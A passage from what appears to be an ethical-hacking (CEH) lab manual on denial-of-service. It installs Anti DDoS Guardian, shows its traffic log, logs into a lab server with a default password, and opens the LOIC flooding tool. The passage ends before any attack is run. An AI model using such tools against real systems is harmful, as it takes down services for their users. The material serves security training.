
9. The **Anti-DDoS Wizard** window appears; click **Continue** in all the wizard steps, leaving all the default settings. In the last window, click **Finish**.

Module 10 – Denial-of-Service

10. Click **Show hidden icons** from the bottom-right corner of **Desktop** and click the **Anti DDoS Guardian** icon.



11. The **Anti DDoS Guardian** window appears, displaying information about incoming and outgoing traffic, as shown in the screenshot.



Anti DDoS Guardian 5.0 is enabled

File View Tool Help


Disable Anti DDoS Record Update List Update Manager Import IP List Configure IP List Detail Clear List Stop Listing Help

Act...	Time	Outgoing...	Incoming ...	Local IP Address	Remote IP Address	Information
●	21:40:04	3234	64856	0.0.0.0	0.0.0.0	
●	21:40:06	448	0	10.10.1.11	224.0.0.22	
●	21:40:06	376	0	10.10.1.11	224.0.0.251	
●	21:40:06	138	0	10.10.1.11	224.0.0.252	
●	21:40:06	8157	3509	10.10.1.11	8.8.8.8	Query
●	21:40:06	1123	0	10.10.1.11	10.10.1.255	
●	21:40:07	829	1638	10.10.1.11	13.107.4.52	
●	21:40:07	0	540	224.0.0.22	10.10.1.14	
●	21:40:07	5492	10344	10.10.1.11	52.226.139.121	
●	21:40:07	376	0	10.10.1.11	8.8.8.8	
●	21:40:07	5928	8700	10.10.1.11	8.8.8.8	
●	21:40:08	2564	15928	10.10.1.11	23.199.173.75	
●	21:40:08	0	14854	224.0.0.251	10.10.1.14	
●	21:40:09	1253	0	10.10.1.11	239.255.255.250	
●	21:40:09	1336	3721	10.10.1.11	51.104.162.168	
●	21:40:10	3419	10987	10.10.1.11	20.96.63.25	
●	21:41:07	0	243	10.10.1.255	10.10.1.19	
●	21:41:51	330	0	10.10.1.11	10.10.1.2	
●	21:41:54	0	54	10.10.1.11	204.79.197.203	
●	21:42:48	0	243	10.10.1.255	10.10.1.22	

12. Now, switch to the **Windows Server 2019** virtual machine and click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to log in.

13. Navigate to **Z:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)** and double-click **LOIC.exe**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.




14. The **Low Orbit Ion Cannon** main window appears.

